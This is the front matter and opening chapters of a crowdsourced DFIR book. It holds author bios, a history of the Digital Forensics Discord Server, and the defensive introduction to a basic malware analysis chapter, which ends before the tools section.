The Hitchhiker's Guide to DFIR: Experiences From Beginners and Experts

A crowdsourced DFIR book by the members of the Digital Forensics Discord Server

Andrew Rathbun, ApexPredator, Kevin Pagano, Nisarg Suthar, John Haynes, Guus Beckers, Anonymous, Barry Grundy, Tristram and Victor Heiland

The Hitchhiker's Guide to DFIR: Experiences From Beginners and Experts

A crowdsourced DFIR book by the members of the Digital Forensics Discord Server

Andrew Rathbun, ApexPredator, Kevin Pagano, Nisarg Suthar, John Haynes, Guus Beckers, Anonymous, Barry Grundy, Tristram and Victor Heiland

This book is for sale at
http://leanpub.com/TheHitchhikersGuidetoDFIRExperiencesFromBeginnersandExperts

This version was published on 2022-07-30

ISBN 979-8-9863359-0-2

This book is dedicated to the members of the Digital Forensics Discord Server who made this book possible and supported the project from the beginning to the end.

Contents

Authors

Andrew Rathbun

Andrew Rathbun is a DFIR professional with multiple years of experience in law enforcement and the private sector. Andrew currently works at Kroll as a Vice President in Cyber Risk. Andrew is involved in multiple community projects, including but not limited to the Digital Forensics Discord Server[1], AboutDFIR[2], and multiple GitHub repositories[3]. You can find him on the DFIR discord[4].

ApexPredator

After many years at the top of the Systems Administration food chain, the ApexPredator switched to the Cybersecurity food chain. The ApexPredator is working to the top while possessing an MS in Cybersecurity and Information Assurance degree and numerous certifications, including OSCE3 (OSWE, OSEP, OSED), OSCP, OSWP, GREM, GXPN, GPEN, GWAPT, GSLC, GCIA, GCIH and GSEC. Always hunting for more prey, it spends free time playing with malware analysis and exploit development.

Guus Beckers

A lifelong IT aficionado, Guus Beckers (1990), completed the Network Forensic Research track at Zuyd University of Applied Sciences as part of his Bachelor's degree. In 2016, he attained his university Master's degree at Maastricht University by completing the Forensics, Criminology and Law master's program. Guus currently works as a security consultant at Secura, leading the forensic team and performing penetration testing.

John Haynes

John Haynes works in law enforcement with a focus on digital forensics. John holds several digital forensics certs including Cellebrite Certified Mobile Examiner (CCME) and Magnet Certified Forensics Examiner (MCFE) and also holds the networking Cisco Certified Network Associate (CCNA) certification. Having only been active in digital forensics since 2020, his background as

[1] https://www.linkedin.com/company/digital-forensics-discord-server/
[2] https://aboutdfir.com/
[3] https://github.com/stars/AndrewRathbun/lists/my-projects
[4] http://discordapp.com/users/223211621185617920

a curious nerd has served him well as he has just started exploring what digital forensics has to offer.

John has taken a keen interest in password cracking after being introduced to the basics of Hashcat at the NCFI. This started the foundation for the password-cracking chapter in this book. You can find a few of his videos on password cracking on YouTube[5] or find him learning what he can on the DFIR Discord[6].

Kevin Pagano

Kevin Pagano is a digital forensics analyst, researcher, blogger and contributor to the open-source community. He holds a Bachelor of Science in Computer Forensics from Bloomsburg University of Pennsylvania and a Graduate Certificate in Digital Forensics from Champlain College. Kevin is a member of the GIAC Advisory Board and holds several industry certifications, including the GIAC Advanced Smartphone Forensics (GASF), GIAC Certified Forensic Examiner (GCFE), and GIAC Battlefield Forensics and Acquisition (GBFA), and the Certified Cellebrite Mobile Examiner (CCME) among others.

Kevin is the creator of the Forensics StartMe[7] page and regularly shares his research on his blog[8]. He is a published author with multiple peer-reviewed papers accepted through DFIR Review[9]. Kevin also contributes to multiple open-source projects, including but not limited to ALEAPP[10], iLEAPP[11], RLEAPP[12], CLEAPP[13] and KAPE[14].

Kevin is a regular competitor in the digital forensics CTF circuit. He has won First Place in the Magnet User Summit DFIR CTF 2019, the Magnet Virtual Summit DFIR CTF 2021, the Magnet User Summit DFIR CTF 2022, the Magnet Weekly CTF 2020, the Wi-Fighter Challenge v3 CTF, the Belkasoft Europe 2021 CTF, and the BloomCON CTF in 2017, 2019, 2021 and 2022. He additionally is a SANS DFIR NetWars Champion and NetWars Tournament of Champions winner and has earned multiple Lethal Forensicator coins. Kevin is a 4-time Hacking Exposed Computer Forensic (HECF) Blog Sunday Funday Winner.

In his spare time, Kevin likes to drink beers and design DFIR-themed designs for stickers, clothing, and other swag. You can find him lurking on Twitter[15] and on the DFIR Discord[16].

[5] https://www.youtube.com/channel/UCJVXolxwB4x3EsBAzSACCTg
[6] http://discordapp.com/users/167135713006059520
[7] https://start.me/p/q6mw4Q/forensics
[8] https://www.stark4n6.com/
[9] https://dfir.pubpub.org/user/kevin-pagano
[10] https://github.com/abrignoni/ALEAPP
[11] https://github.com/abrignoni/iLEAPP
[12] https://github.com/abrignoni/RLEAPP
[13] https://github.com/markmckinnon/cLeapp
[14] https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape
[15] https://twitter.com/kevinpagano3
[16] http://discordapp.com/users/597827073846935564

Nisarg Suthar

Nisarg Suthar is a lifelong student and learner of DFIR. He is an aspiring digital forensic analyst with high levels of curiosity about how things work the way that they do. He has experience with malware analysis, reverse engineering, and forensics.

Nisarg is an independent researcher, a blue teamer, CTF player, and a blogger[17]. He likes to read material in DFIR; old and new, complete investigations on platforms like CyberDefenders and BTLO, and network with other forensicators to learn and grow mutually.

He is also the developer of his most recent open-source project Veritas[18], a validation purpose hex viewer for the people in DFIR. He is a big fan of all things FOSS.

Nisarg started tinkering with the disassembly of machine code, computer data, and reverse engineering when he came across the world of modding, emulation, and ROM hacking. Making his favorite games do what he wanted was a full-time hobby of writing code and stories.

In his spare time, Nisarg likes to play and learn chess obsessively.

s3raph

Breaker of things (mostly things that they shouldn't break).

Writer of broken code GitHub[19].

s3raph has worked in DFIR, Threat Hunting, Penetration Testing, and Cyber Defense and still somehow has a job in this field.

Do You Want to Know More?[20]

Tristram

An avid blue team leader helping to secure the healthcare industry. Despite being blue team focused, Tristram brings the enemy mindset to the table through various offensive skillsets to identify gaps and validate existing controls.

name (Please Maintain Alphabetical Order, Thank You!)

bio goes here

[17] https://sutharnisarg.medium.com/
[18] https://github.com/Nisarg12/Veritas
[19] https://github.com/s3raph-x00
[20] https://www.s3raph.com/

Contributors

- brootware[21] - thank you for helping with the dead link checker[22]!

[21] https://github.com/brootware
[22] https://github.com/Digital-Forensics-Discord-Server/CrowdsourcedDFIRBook/issues/59

Chapter 0 - Introduction

By Andrew Rathbun[23] | Twitter[24] | Discord[25]

Welcome to the first crowdsourced digital forensics and incident response (DFIR) book! To my knowledge, this book is a first of its kind and hopefully not the last of its kind. To be very clear, this is not your traditional DFIR book. It's also not meant to be, and that's okay. I came up with the idea of the project, which ultimately became the book you are reading right now when I stumbled upon a website called Leanpub. Upon further research, I learned that books could be written on GitHub, a platform that has become a large part of my life since May 15. 2020 when I completed my first commit[26]! As the Administrator of the Digital Forensics Discord Server, a community for which I am very fond and proud of, I felt combining the idea of writing a book with the members of the community that has given so much to me was a dream come true. This book is a grassroots effort from people who, to my knowledge, have no experience doing anything they're about to do in the chapters that succeed this Introduction chapter, and that's okay. This book isn't perfect, and it doesn't need to be. This book is documenting multiple people stepping outside of their shells, putting themselves out there, to share the knowledge they've gained through the lens they've been granted in their life with hopes to benefit the greater DFIR community. Additionally, I hope this book will inspire others to step outside their comfort zone and recognize that anyone can share knowledge, thus leaving the world a better place than what you found.

Before getting into the chapters this book offers, I want to cover the mantra behind this book for the reader to consider as they make their way through.

Purpose of This Book

This book is purely a proof of concept that members of the Digital Forensics Discord Server undertook to show that a DFIR book can be:

[23] https://github.com/AndrewRathbun
[24] https://twitter.com/bunsofwrath12
[25] http://discordapp.com/users/223211621185617920
[26] https://github.com/EricZimmerman/KapeFiles/commit/972774117b42e6fafbd06fd9b80d29e9f1ca629a

1. Crowdsourced
2. Open source
3. Self-published
4. Created using GitHub and Markua (Leabpub's flavor of Markdown)
5. Accessible
6. Considering all the above, a legitimate DFIR resource

Before we go further, let's break down each bullet point above.

Crowdsourced

I love collaborating with people. I enjoy it when I can find people with the same mindset who "get it" and all they want to do is move the ball forward on something greater than themselves. Everyone contributing to this book "gets it", but that doesn't mean if you're reading this right now and haven't contributed to it, you do not "get it". I think it means you haven't found something that's resonated with you yet, or you're just not at a point in your career or, more importantly, your life to where you're able to give back through the various methods of giving back to the DFIR community, and that's okay. Ultimately, this book is greater than the sum of its parts, and I'm thrilled to help provide the opportunity for myself and others to collaborate with other members of the Digital Forensics Discord Server to create something genuinely community-driven from idea to published book.

Open source

Since my first commit on GitHub in May 2020, I've been hooked on contributing to open-source projects. The ability for the community to see the process unfold from A-Z, including but not limited to the chapters being written, edited, and finalized for publication, is something I don't think we've seen yet, and I hope we see more of once this book is published and freely available for anyone to consume.

Self-published

Self-publishing allows for as much control as possible for the content creators. Being able to self-publish on Leanpub enables the content creators to modify the content at a moment's notice without the red tape involved when dealing with a publisher. As a result, this book can be updated at any time with additional content until the authors deem the book to be complete, and thus a sequel would be necessary.

Created using GitHub and Markua (modified version of Markdown)

This goes along with the open-source above. GitHub is a fantastic platform by which to contribute to open source projects. Markdown is commonly used on GitHub and Leanpub utilized a Leanpub-flavored version of Markdown called Markua[27]. Having gained a lot of experience with Markdown in my travels in various GitHub repos, the thought of authoring a book using Markdown was very appealing.

Accessible

This particular book will be freely available on Leanpub here[28]. It will never cost you anything. Share it far and wide!

Considering all the above, a legitimate DFIR resource


Frankly, this may not be at the level of a college textbook, but it's also not meant to be. Again, this project is intended to provide a platform for previously unknown contributors in the DFIR community to provide the knowledge they've gained through research, experience, or otherwise. When one is passionate enough about a subject to where they'd volunteer to write a chapter for a book like this, enabling that person to spread their wings and put themselves out there for others to benefit from is an honor. Any errata in the chapters of this book will be addressed as they are identified, and since we control the publishing tempo, we (or you) can update the book at any time.

[27] http://markua.com/
[28] https://leanpub.com/TheHitchhikersGuidetoDFIRExperiencesFromBeginnersandExperts

Community Participation


One important aspect of creating this book was involving the community in deciding the title of the book[29]. Originally, this book was called CrowdsourcedDFIRBook as a working title. Multiple polls on Google Forms were created with the following results:

Round 1



[29] https://github.com/Digital-Forensics-Discord-Server/TheHitchhikersGuidetoDFIRExperiencesFromBeginnersandExperts/issues/4

Round 2



Final Thoughts

I don't think any of the co-authors listed on the cover of this book ever thought they would be published authors. I can certainly say that is the case for myself. This project proved that the barrier to doing something as complicated as writing a book isn't as complex as it could be, primarily thanks to Leanpub. For all we know, the next prominent name in the DFIR world may have gotten their start from volunteering a simple chapter to this book which sparked an interest in continuing the path of knowledge sharing, content development, and overall DFIR community betterment. Only time will tell! Either way, I'm proud of those who stepped up to do something uncomfortable, something that requires effort and follow-through, and something they can ultimately be proud of accomplishing when all is said and done. Ultimately, the authors win, the other contributors win, and most importantly, the community wins!

Enjoy the book!

Chapter 1 - History of the Digital Forensics Discord Server

By Andrew Rathbun[30] | Twitter[31] | Discord[32]

Special thanks to Kevin Pagano for creating the Digital Forensics Discord Server logo!

History of the Digital Forensics Discord Server

I felt it was prudent to choose this topic for this project because very few others could provide as in-depth an account of the history of the Digital Forensics Discord Server. More to come in this section.

Beginnings in IRC

Long before the Digital Forensics Discord Server came to be, there existed a channel on an IRC[33] network called freenode[34]. The channel was called `#mobileforensics`. This channel had its humble beginnings on a Google Group run by Bob Elder of TeelTech[35], called the Physical and RAW Mobile Forensics Group[36], which still exists today. To gain access to this Google Group, one had to have

[30] https://github.com/AndrewRathbun
[31] https://twitter.com/bunsofwrath12
[32] http://discordapp.com/users/223211621185617920
[33] https://en.wikipedia.org/wiki/Internet_Relay_Chat
[34] https://en.wikipedia.org/wiki/Freenode
[35] https://www.teeltech.com/
[36] https://groups.google.com/g/physical-mobile-forensics/about?pli=1

attended a TeelTech training in the past. It was and continues to be a phenomenal resource for those in Law Enforcement trying to navigate the waters of mobile forensic acquisitions.

By way of background, In February 2016, I attended the JTAG/Chip-Off class by TeelTech taught by Mike Boettcher and gained an invite to the Physical and RAW Mobile Forensics Group. I actively participated in the group to the extent my knowledge and curiosity enabled me. Make no mistake, almost every other active poster in that group was more experienced or knowledgeable than me. However, I thought there was no better place or group of people to immerse myself in than this group if I wanted to be the best version of myself.

On August 23, 2016, a user that went by the name of `tupperwarez` had informed the group that they were starting an IRC channel called `#mobileforensics` in an effort "exchange ideas & have live discussions", as the post stated. I have been using forums for all of my internet life up until this point, and I think subconsciously I was ready for something more, and this was it! I also knew that IRC was a longstanding tradition but I had never dabbled with it as I only had previous experience with messaging clients such as AOL Instant Messenger (AIM)[37] and MSN Messenger[38] at the time. 13 minutes after the post went out by `tupperwarez`, I was the first to respond in the thread that I had joined.

Throughout the next year and a half, a small contingent of people totaling anywhere from 7-15 at any given time occupied this IRC channel. We became a tight-knit group of examiners who relied on each other's knowledge and expertise to navigate challenges in our everyday casework. These problems often would relate to performing advanced acquisition methods using Chip-Off, JTAG, or flasher boxes. The collaboration was exactly what I was looking for because through each other we were able to cast a wider net for knowledge that we sought for problems we were coming across in our everyday investigations.

I recall utilizing an application called HexChat[39] to access this IRC channel. I'd have HexChat open at all times along with my everyday workflow of software applications to perform my duties as a Detective. For those reading this who have not used IRC before, know that's its nowhere near as feature rich as Discord. Discord is much more modern and IRC has been around since the "early days" of the internet as we know it today. I bring this up because often we needed to share pictures with each other as an exhibit for a problem we were encountering during the acquisition or decoding process of a mobile device.

Move to Discord

Truthfully, I had forgotten this detail I'm about to share but one of the moderators reminded me of it a couple of years ago and it all came back to me. One of the main catalysts for moving from IRC was the fact that I was really annoyed with having to upload a picture to imgur and share the link on the IRC channel as it seemed inefficient and the process grew stale for me. I had created a Discord account back in September 2016 to join various special interest servers so I had a fair amount

[37] https://en.wikipedia.org/wiki/AIM_(software)
[38] https://en.wikipedia.org/wiki/Windows_Live_Messenger
[39] https://hexchat.github.io/

of exposure to Discord's capabilities prior to the birthdate of the Digital Forensics Discord Server, which is March 26th, 2018.

I recall having aspirations for a move to Discord months prior to March 2018. For those who didn't use Discord around this time, it was primarily a platform marketed towards gamers. Using it for things other than gaming wasn't the intended purpose at the time, but the functionality it had was everything I wanted in a chat client. Take all of the good features from every other chat application I had used up until that point in time and add even more quality of life features and an awesome mobile application, and I was sold. I didn't like how it wasn't as seamless to use IRC on my phone and combined with the inefficient image uploading process, Discord was a breath of fresh air.

I was reminded that the major push to move to Discord came from me mostly surrounding the image uploading process combined with the positive experiences I had with the platform in my personal life via special interest servers from September 2016 to March 2018. The call to move to Discord was met with nearly unanimous approval from members of the IRC channel. As a result, the Mobile Forensics Discord Server was created!

Mobile Forensics Discord Server ⇒ Digital Forensics Discord Server

The Mobile Forensics Discord Server enjoyed great success and rapid growth throughout its first year of existence. The server's growth was entirely driven by word of mouth and advertising on various Google Groups. The list of channels maintained in the server were driven by member requests which quickly expanded outside of mobile devices. Over time, it became increasingly apparent that branding the server as a Mobile Forensics server did not fully encompass the needs of the DFIR community. To the best of my research, the Mobile Forensics Discord Server was rebranded to the Digital Forensics Discord Server sometime around February 2019.

Since then, multiple channels have been added, renamed, and removed at the request of members.

Member Growth

Throughout the 4 years (as of this writing), the Digital Forensics Discord Server has undergone substantial growth. Below are some major membership milestones that were mined from Announcements I made in the `#announcements` channel over time.

Major Milestones

Date	Member Count
3/26/2018	3
3/29/2018	116
4/3/2018	142
4/6/2018	171
4/11/2018	200
4/13/2018	250
5/30/2018	300
6/28/2018	375
7/9/2018	400
7/25/2018	450
8/20/2018	500
9/27/2018	600
11/16/2018	700
12/6/2018	800
1/10/2019	900
2/1/2019	1000
5/8/2019	1500
10/4/2019	2000
1/30/2020	2500
3/27/2020	3000
5/22/2020	4000
3/26/2021	6800
8/2/2021	8000
1/29/2022	9000
3/26/2022	9500
6/29/2022	10000

Hosting the 2020 Magnet Virtual Summit

In early 2020, shortly after the COVID-19 pandemic began, I was approached by representatives from Magnet Forensics inquiring about the possibility of providing a centralized location for attendees of the Magnet Virtual Summit 2020 to chat during presentations. Enthusiastically, we accepted the idea and began to plan the logistics of hosting what likely would become a large influx of members. I seem to recall nearly 1500 members joining during the month long Magnet Virtual Summit 2020.

In retrospect, it's clear that this was one of the first indicators that the server had "made it" in the eyes of the community. Not only was the 2020 Magnet Virtual Summit as massive success in many ways, but I also strongly feel its success influenced other conferences and entities to go virtual as well as adopt Discord for the means of communication for attendees. For instance, the SANS 2020 DFIR Summit hosted a Discord server for their attendees a couple months after the 2020 Magnet Virtual Summit hosted on the Digital Forensics Discord Server. I would like to think of the 2020 Magnet Virtual Summit as a proof of concept in collaboration and communication between conference staff, presenters and attendees that succeeded beyond our expectations and influenced in one way or

another how conferences were virtualized in 2020 and beyond.

Community Engagement Within the Server

One of the biggest divides that the Digital Forensics Discord Server was able to bridge was that between customers and vendors. I recall spending a lot of time emailing every vendor I knew of to provide representation in the server due to untapped potential in customer and vendor communications that simply didn't exist at the time. 4 years into the life of the server, multiple representatives from multiple digital forensic software vendors are mainstays in the respective channels related to their products providing an unprecedented amount of instant feedback between the customer and the vendor. Historically, support was provided by email via a ticketing system, a vendor's forum, or another means that lacked the instant feedback mechanism that Discord provides. Not only are customers able to interact directly with digital forensic software vendors employees that can provide meaningful answers to help move a case forward, but they can also receive product feedback and observe interactions between examiners (aka their customers) and better understand how their respective product(s) can improve to better server those using their products.

I know I have no possible way to quantify this statement, but I would like to think overall there has been a net positive influence on commonly utilized digital forensic software as a result of this direct interaction with the customer base within the Digital Forensic Discord Server's channels.

Impact on the DFIR community

In this section, I want to share some unique stories from people who have joined the Digital Forensics Discord Server and what impact it has had on them.

One of the earliest stories I can remember is from someone who identified themselves as a detective in Alaska. Specifically, this person stated they worked at a police department in a remote part of Alaska and they were a one-man digital forensics team. They did not have another technically savvy person to run ideas past that was less than 3 hours away from them by car. Upon joining the Digital Forensics Discord Server, they stated that the community provided exactly what they needed as prior to joining the server they were operating solo with no one to bounce ideas off of when challenges arose in their investigations. When I was a detective, I had at least 2 other people in my office to run ideas past or ensure I wasn't forgetting something simple whenever I ran into a roadblock in my analysis. I simply cannot imagine having my closest support being over 3 hours away from me. I can only imagine the feeling of isolation. This person stated the the Digital Forensics Discord Server was a game changer for them in that it provided something they so desperately needed: support!

Another story I can think of was more recent in that someone from a country I had never expected to have to make a Law Enforcement role for had joined the server. Someone posted in the `#role-assignment` channel stating they were a police officer in Iraq. In a prior life, I was in the United State Marine Corps and I had actually served a combat tour in Iraq in the infantry back in 2006-2007. Never in a million years would I have imagined that someone from Iraq serving in Law Enforcement would join the Digital Forensics Discord Server. To this day, this person is the only one occupying

the `Law Enforcement [Iraq]` role, but I have to say particularly for me that this person joining the server was a "coming full circle moment for me. I engaged in conversation with this individual and asked for updates on how the country was doing and it really warmed my heart, in all honesty. I've met so many wonderful people in that country during my 7 month deployment and to think that the country is in a place to where they're catching up with the 70 other countries who have roles within the server was something that put a smile on my face and still does to this day.

Law Enforcement Personnel

Being former Law Enforcement myself, I understand the importance of jurisdiction and how laws can differ from one jurisdiction to another. As a result, Law Enforcement roles were separated by country from the early stages of the server for the purpose of delineating members from each other due to various legal considerations that may vary from one jurisdiction to another. Because of that, enumerating a list of the countries that a Law Enforcement role has been created for is likely the best way to establish the reach the Digital Forensics Discord Server has had on the DFIR community on a global level. Countries with roles assigned for Law Enforcement personnel are listed below:

As of July 2022:

Albania	India	Nigeria
Argentina	Indonesia	Norway
Australia	Iran	Pakistan
Austria	Iraq	Poland
Bangladesh	Ireland	Portugal
Belgium	Israel	Romania
Bosnia	Italy	Royal Cayman Islands
Brazil	Jamaica	Russia
Burma	Japan	Senegal
Canada	Korea	Seychelles
Chile	Latvia	Singapore
China	Lithuania	Slovakia
Columbia	Luxembourg	Slovenia
Croatia	Malaysia	Spain
Cyprus	Maldives	Sweden
Czech Republic	Malta	Switzerland
Denmark	Mauritius	Taiwan
Dominican Republic	Mexico	Turkey
Estonia	Monaco	Ukraine
Finland	Mongolia	United Arab Emirates
France	Myanmar	United Kingdom
Germany	Nepal	Uruguay
Greece	Netherlands	USA
Grenada	New Zealand	Vietnam
Iceland		

To save you from counting, that's 73 countries with a dedicated Law Enforcement role. This means

that someone who has identified themselves as someone who works in Law Enforcement in one of these countries has joined the server and had this role assigned to them. At least 1 person from each of these countries that at the time served in a Law Enforcement capacity have joined the Digital Forensics Discord Server. With 195 countries[40] recognized in the world as of the writing of this book, the server has a reach into approximately 36% of those!

Future

The Digital Forensics Discord Server will continue to live and thrive so long as the community wills it.

For those who are new to administering Discord servers, one important thing to know is that only the member who is assigned as the Server Owner can delete the server. Currently, that person is me, Andrew Rathbun. In the interest of ensuring the Digital Forensics Discord Server lives far beyond all of us (assuming Discord is still around by that time), I've established a paper trail for any other moderators to follow should anything happen to me to where I will never be able to log back in to Discord. This paper trail will require a lot of effort and coordination with family members/friends of mine to access my password vault and many other necessary items in order to Transfer Ownership[41] so that the server can live on without any administrative hiccups. In the unfortunate event that I can no longer log back into Discord, a OneNote page has been shared with other moderators providing breadcrumbs to obtain the necessary information to transfer ownership to another moderator so the server can be properly taken care of.

[40] https://www.worldatlas.com/articles/how-many-countries-are-in-the-world.html
[41] https://support.discord.com/hc/en-us/articles/216273938-How-do-I-transfer-server-ownership

Chapter 3 - Basic Malware Analysis

By ApexPredator[42] | Discord[43]

Introduction

Malware has been around for as long as computers have been in common use. Any computer program that performs malicious activities is classified as malware. There are many types of malware ranging from sophisticated self-propagating worms, destructive logic bombs, ransomware, to harmless pranks. Everyone who regularly uses a computer will encounter malware at some point.

This chapter will cover the basics of analyzing malware on an infected computer. It is targeted towards beginners who are new to Digital Forensics and Incident Response (DFIR) and hobbyists. The goal of this chapter is to teach someone unfamiliar with the basic concepts of malware analysis some Tactics, Techniques, and Procedures (TTPs) used to confirm that a computer is infected with malware and how to begin extracting Indicators of Compromise (IOCs). It will cover the use of basic tools. We will not cover intermediate or advanced topics such as reverse engineering malware to discover its purpose or how it works in this chapter.

The chapter starts with an introduction to basic malware analysis. It then covers some free tools to use in basic malware analysis. The chapter culminates with a walkthrough of a canned analysis on a piece of malware. The walkthrough wraps up with recommendations on where to go next to progress to intermediate or advanced malware analysis.

I had numerous instances of friends and family asking me to figure out why their computer was acting weird long before moving in to cybersecurity and receiving formal training on malware analysis. I have had other cybersecurity professionals ask why it is not a waste of time to learn to build Microsoft Office macro-based payloads when Microsoft is making it harder for users to run the malicious code inside to which I always respond with “Never under estimate the users desire and ability to download and run anything sent to them.” People are going to download and execute malware at some point and if you are the IT expert they will ask you to figure out what happened.

[42] https://github.com/ApexPredator-InfoSec
[43] http://discordapp.com/users/826227582202675210


One of my first instances of basic malware analysis was when I was in a situation that required using a computer shared by multiple people to access the internet. I erred on the paranoid side before using it to access any of my personal accounts and ran a network packet capture using Microsoft‘s NetMon, which is a packet capture tool similar to Wireshark. I noticed from the packet capture that the machine was communicating with a Chinese domain which appeared unusual. I then conducted a quick Google search on the domain and found that it was associated with a piece of malware.

The site I found listed out additional IOCs which enabled me to check running processes to find that I had the malicious executable running. I was then able to kill the process with Task Manager. I was also able to review the registry with Regedit and delete the registry key that was created by the malware to establish persistence. I was then able to notify the other users of the machine that it had malware running on it that steals information such as account credentials. The machine was then reimaged to ensure all of the malware was removed and the machine was back to a known good state. Next, we will cover some of the basic tools that you can use to perform the same type of simple analysis.

Basic Malware Analysis Tools

